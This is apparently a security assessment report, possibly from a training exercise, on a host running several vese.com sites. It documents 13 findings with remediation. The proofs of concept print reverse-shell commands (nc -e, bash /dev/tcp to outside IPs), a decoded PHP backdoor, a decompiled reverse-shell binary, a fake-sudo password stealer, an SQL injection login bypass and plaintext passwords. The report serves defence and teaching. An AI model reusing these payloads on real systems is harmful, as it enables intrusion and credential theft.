CapyPwners Security
Security Assessment Findings Report

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Contact Information

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Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
Security Audit	The scope of this security audit was limited to host machine with IP of 13.40.34.151 with the following virtual hosts: • vese.com • contact.vese.com • internal.vese.com

Security Audit Findings

During security audit, total of 13 vulnerabilities was found:

- 5 **critical**
- 3 **high**
- 3 **moderate**
- 2 **low**


All vulnerabilities and proof of concepts have been detailed in the report below.

Command Injection – 13.40.34.151:6969 (Critical)

Description:	Command Injection in Vese Pseudo-Terminal
Impact:	**Critical**
System:	Ubuntu 22.04.1 LTS
Location:	13.40.34.151:6969
References:	https://attack.mitre.org/techniques/T1202/

Exploitation Proof of Concept

Attackers can connect to Vese pseudo-terminal without any authentication.



There is a *banner* command that allows user to set a banner with:

banner –s <new_banner_name>

However, this functionality can be abused to make pseudo-terminal execute system commands by adding a semicolon at the end, followed by a command:

banner –s <new_banner_name>; <system_command>

banner

This allows attackers to execute any system command, like reverse shells, to establish a stable connection.
banner –s New-Banner; nc –e /bin/bash <attacker_IP> <attacker_port>

banner

The vulnerability exists in *~/vese-projects-code/pseudo-terminal/switch.py* file in *cmd_banner()* function. New banner text is processed directly in the shell with *os.popen()* function:

cmd = "figlet {}".format(self.banner_text)

return str(os.popen(cmd).read()).encode('utf-8'), STATUS_ALIVE

This allows attackers to inject and execute their commands in a system shell.

Remediation

Who:	IT Team
Vector:	Remote
Action:	**Item 1**: Require user authentication to log in to pseudo-terminal. Additionally, consider restricting IP address ranges that can attempt to connect to the terminal. **Item 2:** Do not allow user to call out to OS commands from application-layer code. Removing code that formats the banner with *os.popen()* function is highly suggested. If that is not possible, a **very** strong user input validation must be implemented. **Additional Recommendations**: Application seems to allow to connect only one user at a time. If the application is supposed to have more than one connection

	at a time, server-side connection handling in *terminal.py* file needs to be changed.

Persistent reverse shell – 13.40.34.151 (Critical)

Description:	Backdoor in the contact form
Impact:	**Critical**
System:	Ubuntu 22.04.1 LTS
Location	/home/it_consultant/vese-projects-code/websites/php/test_comment.php and http://contact.vese.com/
References:	https://attack.mitre.org/tactics/TA0003/

Exploitation Proof of Concept

The *test_comment.php* file located in the */home/it_consultant/vese-projects-code/websites/php/* folder, contains an obfuscated line of code (line number 20) in base64:


426ce929ea051285e551eaf2b2de2bf463ae78456fa3b64adb5fd2214d985e34

When decoded, it shows a reverse shell (backdoor) that abuses the contact form in the website:

Backdoor decoded decoded using base64:

```
if ($name == "test1" && $email == "test@test.com" && $message == "test2"){
   system("bash -c 'bash -i >& /dev/tcp/158.46.250.151/9001 0>&1'");
}
```

Adversaries may trigger the reverse shell by submitting a form containing information shown below:



Remediation

Who:	IT Team
Vector:	Remote
Action:	**Item 1:** Remove the backdoor from the file */home/it_consultant/vese-projects-code/websites/php/test_comment.php* (remove the line number 20 presented on the picture below): 

Persistent reverse shell – 13.40.34.151 (Critical)


Description:	Persistent reverse shell
Impact:	**Critical**
System:	Ubuntu 22.04.1 LTS
Location	*/usr/bin/anew*
References:	https://attack.mitre.org/techniques/T1053/

Exploitation Proof of Concept

On root user there is a reverse shell that is scheduled to run at 23:59 every single day. By executing *crontab –l*, script is shown. Adversaries abused the scheduling the task/job in crontab allowing **persistence** on the system:

```
59 23 * * * root /usr/bin/anew
```

The file is located in the */usr/bin/anew*. When analyzing the file in **Ghidra tool,** the decompiled *main* function that is executed is shown below:



```
undefined8 main(void)

{
  int __fd;
  long in_FS_OFFSET;
  undefined local_38 [4];
  in_addr_t local_34;
  char *local_28;
  undefined8 local_20;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  __fd = socket(2,1,0);
  local_38._0_2_ = 2;
  local_38._2_2_ = htons(0x343d);
  local_34 = inet_addr("10.10.10.10");
  connect(__fd,(sockaddr *)local_38,0x10);
  dup2(__fd,0);
  dup2(__fd,1);
  dup2(__fd,2);
  local_28 = "/bin/sh";
  local_20 = 0;
  execve("/bin/sh",&local_28,(char **)0x0);
  printf("Key: r55GbKoQJ4sYBrVZh8gcKjzMveOTVOog");
  printf("5aa763ea5293b958f68609bbdf1866lc70c69c0c92548838e40806blbe0b6564");
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

The program creates a socket and connects to the hardcoded IPv4 address 10.10.10.10. After the connection succeeds it executes */bin/sh*, giving attackers the reverse shell.

Remediation

Who:	IT Team
Vector:	Remote
Action:	**Item 1:** Remove the script located at */usr/bin/anew* **Item 2:** Remove scheduled malicious task (*/usr/bin/anew*) from root crontab **Additional Recommendations:** Check privileges of user accounts and remediate Privilege Escalation so that only authorized administrators can create scheduled tasks.

Remote shell by SSH Authorized Keys – 13.40.34.151 ((Critical)

Description:	Added unknown ssh public key to user eliseo
Impact:	**Critical**
System:	Ubuntu 22.04.1 LTS
Location	/home/eliseo/.ssh/id_rsa.public.key)
References:	https://attack.mitre.org/techniques/T1098/004/

Exploitation Proof of Concept

Bash history located at */home/eliseo/.bash_history* shows a successful attempt to maintain persistence on a victim host with downloaded *id_rsa.public.key* from adversary source.

```
[15/11/2022-04:34:01] rm /home/eliseo/.bash_history
[15/11/2022-04:34:06] mkdir /media/rubd
[15/11/2022-04:34:16] mount -t rubd /dev/sb1 /media/rubd
[15/11/2022-04:34:20] ping -c 1 54.17.234.165
[15/11/2022-04:34:20] wget http://54.17.234.165/the_key
[15/11/2022-04:34:20] cat the_key >> /home/eliseo/.ssh/authorized_keys
[15/11/2022-04:34:20] rm the_key
[15/11/2022-04:34:20] 84794b1ccb6905ab2397aac415c82afbb5fd8d40049d82c3043f0a4200fb77da
[15/11/2022-04:34:20] umount /dev/sdb1
[15/11/2022-04:34:20] rm -rf /media/rubd
[15/11/2022-04:37:43] sudo -l
```

Downloaded *id_rsa.public.key* are placed under */home/eliseo/.ssh/authorized_keys* to maintain persistence.

Remediation

Who:	IT Team
Vector:	Remote
Action:	**Item 1:** Remove adversary *id_rsa.public.key* from the */home/eliseo/.ssh/id_rsa.public.key* **Item 2:** Restrict access to the *authorized_keys* file

Unix Configuration Modification, malicious alias – 13.40.34.151 (Critical)

Description:	Malicious *sudo* alias that steals user password
Impact:	**Critical**
System:	Ubuntu 22.04.1 LTS
Location:	/home/johnsysadmin/.profile/fsudo
References:	https://attack.mitre.org/techniques/T1546/004/

Exploitation Proof of Concept

User *johnsysadmin* has *complete sudo* privileges. At the same time, attackers created a malicious *fsudo* script in */home/johnsysadmin/.profile*:

```
johnsysadmin@ip-19-0-118-176:~/.locale$ cat fsudo
read -sp "[sudo] password for $USER: " sudopass
echo ""
#991b5887ab76f9fa6061ee44d2d20a8e42de631308853f38f5883e36c8b1d3bc
sleep 2
echo "Sorry, try again."
echo $sudopass >> /etc/pass.txt
```

The script steals user password and saves it to */etc/pass.txt* file. The reason this script is ran when executing *sudo* command is because of malicious alias in */home/johnsysadmin/.bashrc* file:

alias sudo=/home/johnsysadmin/.locale/fsudo

Remediation


Who:	**IT Team**
Vector:	Remote
Action:	**Item 1:** Remove malicious alias from */home/johnsysadmin/.bashrc* file. **Item 2:** Consider limiting *sudo* access even for admin users. **Item 3:** Restrict sensitive file and directory permissions.


SQL Injection – http://internal.vese.com/ (High)

Description:	SQL Injection in Login Page
Impact:	**High**
System:	Ubuntu 22.04.1 LTS
Location	http://internal.vese.com/
References:	https://attack.mitre.org/techniques/T1190/

Exploitation Proof of Concept

The login application leaks database errors. This can give attackers an insight into what database is running on the server. To trigger a database error, attackers can send a single quote in *username* field:








Application responds with:

Unable to prepare MySQL statement (check your syntax) - You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '"')' at line 1

Knowing what kind of database is running (MariaDB), attackers can prepare a special payload that will be injected into SQL query that bypasses login authorization:









However, if a username is known, it is possible to log in as a specific user without providing the password. The following payload successfully logs in as user *dstewart*:

username = x') OR username='dstewart'#

password = x





Remediation

Who:	IT Team
Vector:	Remote

Action:	**Item 1**: Do not deploy a database to production server with debugging enabled. Remove calls to *public function error($error)* in *~/vese-projects-code/websites/php/DB.php.*
	
	Item 2: Change unsafe and injectable SQL query in *~/vese-projects-code/websites/php/login.php* to prepared statements, which separates the user input from actual SQL code. An example of prepared query is shown below:
	
	`$sql= "SELECT * FROM users WHERE password=? AND username=?";`
	`$query= $conn->prepare($sql);`
	
	Item 3: Change password hashing algorithm from MD5 to SHA-512 with salt. MD5 is not considered secure anymore and can be cracked relatively easily.


Creating users – 13.40.34.151 (High)

Description:	Creating user *smb*
Impact:	**High**
System:	Ubuntu 22.04.1 LTS
Location	*/home/smb*
References:	https://attack.mitre.org/techniques/T1136/

Exploitation Proof of Concept

Attackers created a Linux user *smb.* The name of the user is purposefully misleading, as *smb* is also a valid Linux Server Message Block protocol program.

The attackers have also included an executable file */home/smb/.locale/creanme* that prompts shell.



This allows attackers to persist on the system and execute commands while looking like a regular program.

Remediation


Who:	IT Team
Vector:	Remote
Action:	**Item 1:** Remove user *smb* from system users.

Reused password – 13.40.34.151 (High)

Description:	Password for MQTT broker is the same as password for user: johnsysadmin
Impact:	**High**
System:	Ubuntu 22.04.1 LTS
References:	https://attack.mitre.org/mitigations/M1027/

Exploitation Proof of Concept:

From MQTT traffic it is possible to capture that password for MQTT broker (the password is **eL_Administrador_dE_SisteMaS**)



Same password is used on the machine with IP address: 13.40.34.151 on the user: **johnsysadmin**. By reusing the password it is possible to elevate privileges and obtain root user on the compromised system.

```
it_consultant@ip-19-0-118-176:~$ su johnsysadmin
Password:
johnsysadmin@ip-19-0-118-176:/home/it_consultant$ sudo su
[sudo] password for johnsysadmin:
Sorry, try again.
/home/johnsysadmin/.locale/fsudo: line 6: /etc/pass.txt: Permission denied
[sudo] password for johnsysadmin:
root@ip-19-0-118-176:/home/it_consultant# whoami
root
root@ip-19-0-118-176:/home/it_consultant#
```

Remediation

Who:	IT Team
Vector:	Remote
Action:	**Item 1:** Do not reuse administrator account across systems. **Additional Recommendations**: Ensure password complexity and uniqueness such that the passwords cannot be cracked or guessed.

Unsecured Credentials – 13.40.34.151 (Moderate)

Description:	Passwords put in comments
Impact:	**Moderate**
System:	Ubuntu 22.04.1 LTS
Location	*/root/vese-project-dockers/nginx/db/setup.sql*
References:	https://attack.mitre.org/techniques/T1552/

Exploitation Proof of Concept

The file */root/vese-project-dockers/nginx/db/setup.sql*, though accessible only with the root privileges, contains passwords in plaintext next to each user login records:

```
-- Users
INSERT INTO `users`.`users`(username, password, role, first_name, last_name)
VALUES
 ("nsanders","ef91307aae4da64fa55b90ae1fc1f3c5", 1, "Nicolas", "Sanders"), /*# helloitsme */
  ("dstewart","6f299895ed844bd22404cfd69b3b6e2c", 2, "Diana", "Stewart"), /*# paulanerforthewin123*/
   ("bgenbu","ffd9ab79081600754481185d7620ecd38", 2, "Bertha", "Genbu"); /*# genbuopsisthebestwebsite*/
```

Remediation

Who:	IT Team
Vector:	Remote
Action:	**Item 1:** Remove sensitive comments from the */root/vese-project-dockers/nginx/db/setup.sql* file **Additional Recommendations:** Check other files for sensitive information


MQTT Sniffing – Network (Moderate)

Description:	Sensitive data sent with MQTT protocol
Impact:	**Moderate**
System:	Ubuntu 22.04.1 LTS
Location:	Network
References:	https://attack.mitre.org/techniques/T1040/

Exploitation Proof of Concept

MQTT applications used in the system send data in plaintext. Attackers can use MiTM (Man in The Middle attack) or other types of attacks to intercept the traffic and learn user passwords or other sensitive information.

Here it leaks system admin password:



Remediation

Who:	IT Team
Vector:	Remote
Action:	**Item 1:** Configure encrypted communication between the MQTT applications and the MQTT broker. Preferably use the newest TLS 1.3 or TLS 1.2 with strong ciphersuites.

HTTP Sniffing – Network (Moderate)


Description:	Sensitive data sent with HTTP protocol
Impact:	**Moderate**
System:	Ubuntu 22.04.1 LTS
Location:	Network

References:	https://attack.mitre.org/techniques/T1040/

Exploitation Proof of Concept

HTTP applications used in the system send data in plaintext. Attackers can use MiTM (Man in The Middle attack) or other types of attacks to intercept the traffic and learn user passwords or other sensitive information.

Here it leaks sensitive information:



Remediation

Who:	IT Team
Vector:	Remote
Action:	**Item 1:** Configure and force usage of the encrypted HTTPS when communication to the web server. Preferably use the newest TLS 1.3 or TLS 1.2 with strong ciphersuites.

Unsecured Credentials – 13.40.34.151 (Low)

Description:	disk_utils.py containing sensitive information
Impact:	Low
System:	Ubuntu 22.04.1 LTS
Location:	/usr/bin/disk_utils.py
References:	https://attack.mitre.org/techniques/T1552/

Exploitation Proof of Concept

In the script *disk_utils.py* there is an information where the logs are stored and where is the key for encryption.

disk_utils.py is visible from the ps-aux command.

```
if __name__ == '__main__':
    directory = "/root/vese-admin/logs"
    files = []
```

```
def read_key():
    my_key_file = "/etc/security/seck.key"
    if os.path.exists(my_key_file):
        with open(my_key_file, 'rb') as myfile:
            master_key = myfile.read()
    else:
        print("Cannot find key")
    return master_key
```

Remediation

Who:	IT Team
Vector:	Remote
Action:	**Item 1:** Modify the */usr/bin/disk_utils.py* permissions so it couldn't be read by users.

CWE-328 Use of a Weak Hash – 13.40.34.151 (Low)

Description:	Passwords are stored in the database in the hashed MD5 format
Impact:	Low
System:	Ubuntu 22.04.1 LTS
Location:	*/home/it_consultant/vese_projects-code/webistes/php/login.php and /root/vese-project-dockers/db/setup.sql*
References:	https://cwe.mitre.org/data/definitions/328.html https://pages.nist.gov/800-63-3/sp800-63b.html#memsecretver https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

Exploitation Proof of Concept

MariaDB database is using passwords hashed with MD5. This hashing algorithm is considered not secure as adversary can determine the original input from the output value.

```
-- Users
INSERT INTO `users`.`users`(username, password, role, first_name, last_name)
VALUES
 ("nsanders","ef91307aae4da64fa55b90ae1fc1f3c5", 1, "Nicolas", "Sanders"),
  ("dstewart","6f299895ed844bd22404cfd69b3b6e2c", 2, "Diana", "Stewart"),
   ("bgenbu","ffd9ab7908160075448185d7620ecd38", 2, "Bertha", "Genbu"),
   ("decryptme","ee234f62b7578420925a2307b51c64b3ca153ad7336d8636f7ac3e1a8888e6c2
", 2, "Decrypt", "Me"),
   ("eladministrador","0db613e31e5b53a238e35469d752ffa6", 1, "El", "Administrador
");
```


Remediation

Who:	IT Team
Vector:	Remote
Action:	**Item 1:** Use a strong hash algorithm that is considered as standard [for example NIST recommends PBKDF2 or for example Argon2id as with the highest resistance against GPU cracking attacks]

Exploitation Paths

Possible attacker path


1. Catching the root password through the network sniffing:




2. Getting RCE from Vese Pseudo-Terminal,
3. Escaping the Docker container,
4. Reading */etc/passwd* file for users,
5. Logging in as *johnsysadmin* with stolen password,
6. Setting up persistence methods.

Kinsing malware

